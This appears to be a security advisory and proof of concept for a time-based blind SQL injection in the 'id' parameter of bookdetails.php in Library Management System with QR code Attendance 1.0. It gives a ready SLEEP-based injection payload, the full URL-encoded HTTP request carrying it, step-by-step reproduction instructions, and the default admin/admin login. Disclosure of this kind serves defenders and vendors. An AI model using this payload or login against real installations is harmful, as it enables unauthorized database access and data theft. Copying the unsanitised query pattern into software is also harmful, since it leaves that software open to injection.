Title: Library Management System with QR code Attendance 1.0 SQL Injection

Author: Ashish Kumar (https://www.linkedin.com/in/ashish-kumar-0b65a3184)

Date: 27.06.2022

Vendor: https://www.sourcecodester.com/users/kingbhob02

Software: https://www.sourcecodester.com/php/15434/library-management-system-qr-code-attendance-and-auto-generate-library-card.html

Version: 1.0

Reference:
https://github.com/CyberThoth/CVE/blob/main/CVE/Library%20Management%20System%20with%20QR%20code%20Attendance/Sql%20Injection/POC.md

Description:

The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability.Library Management System with QR code Attendance does not filter the content correctly at the "bookdetails" id parameter, resulting in the generation of SQL injection.

Payload used:

```
' AND (SELECT 9198 FROM (SELECT(SLEEP(5)))iqZA)-- PbtB
```

POC

1. Login into the CMS. Admin Default Access:

Username: admin

Password: admin


2. http://localhost/LMS/librarian/bookdetails.php?id=191

3. Put sleep(5) payload (`' AND (SELECT 9198 FROM (SELECT(SLEEP(5)))iqZA)-- PbtB`)

4. `http://localhost:80/LMS/librarian/bookdetails.php?id=' AND (SELECT 9198 FROM (SELECT(SLEEP(5)))iqZA)-- PbtB`

5. code

```
GET /LMS/librarian/bookdetails.php?
id=%27%20AND%20(SELECT%209198%20FROM%20(SELECT(SLEEP(5)))iqZA)--%20PbtB HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=0r78mi76ub6k55p8mkce7f4pco
Connection: close
```



line 111 of bookdetails.php invokes a SQL query built with input that comes from an untrusted source. This call could allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands